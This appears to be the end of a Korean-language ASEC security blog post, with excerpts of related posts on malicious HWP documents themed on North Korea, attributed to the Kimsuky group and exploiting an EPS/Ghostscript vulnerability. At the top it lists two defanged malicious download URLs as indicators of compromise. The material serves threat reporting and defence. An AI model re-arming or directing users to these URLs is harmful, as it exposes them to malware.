hxxps://reform-ouen.com/wp-includes/css/dist/nux/dotm/dwn.php?id=0119
hxxp://www.anpcb.co.kr/plugin/sns/facebook/src/update/normal.dotm?q=6

이전 대북 내용의 악성 HWP 파일

‘북한의 회색지대 전략과 대응방안’ 한글문서(HWP) 유포 중 – ASEC BLOG
ASEC 분석팀은 최근 ‘북한의 회색지대 전략과 대응방안’ 내용의 한글 문서 파일이 유포 중인 것을 확인하였다. 한글문서는 2019년 10월 21일에 작성되었으며, 2020년 6월 23일에 공격자에 의해 수정된 것으로 추정된다. 마지막으로 해당 문서를 저장한 사람은 Venus.H로 확인되었다. 아래의 그림은 EPS 취약점 스크립트를 포함한 악성 한글문서의 본문 내용을 나타낸다. 북한의 회색지대 전략과 대응방안.hwp 해당 한글문서에 대한 문서 정보는 아래와 같다. 문서 정보 위의 한글 문서 파일을 열면 취약한 내부에 있는 악성 포…

Kimsuky 조직 악성 HWP 한글 문서 유포 – ASEC BLOG
10월 16일 어제 안랩 ASEC 분석팀에 새로운 악성 HWP 한글 문서가 접수되었다. 확인 결과 Kimsuky 조직 유형으로 판단된다. 악성 한글 문서는 한반도의 대북 정책 관련 한미/한중 외교에 관한 질문 내용이다. 공격 대상은 정확히 확인되지 않았지만, 관련 전문가 또는 참가자를 대상으로 했을 것으로 보인다. 공격자는 CVE-2017-8291 고스트스크립트 취약점을 이용한 악성 EPS 이미지 포맷 파일을 문서에 삽입(아래 박스로 표기한 부분)하여 악성 기능을 실행하였다. 파일 정보 파일 타입: 한글 워드프로세서 문서 파일명: …

Categories:악성코드 정보

Tagged as:ATP, 대북, 스팸메일, phishing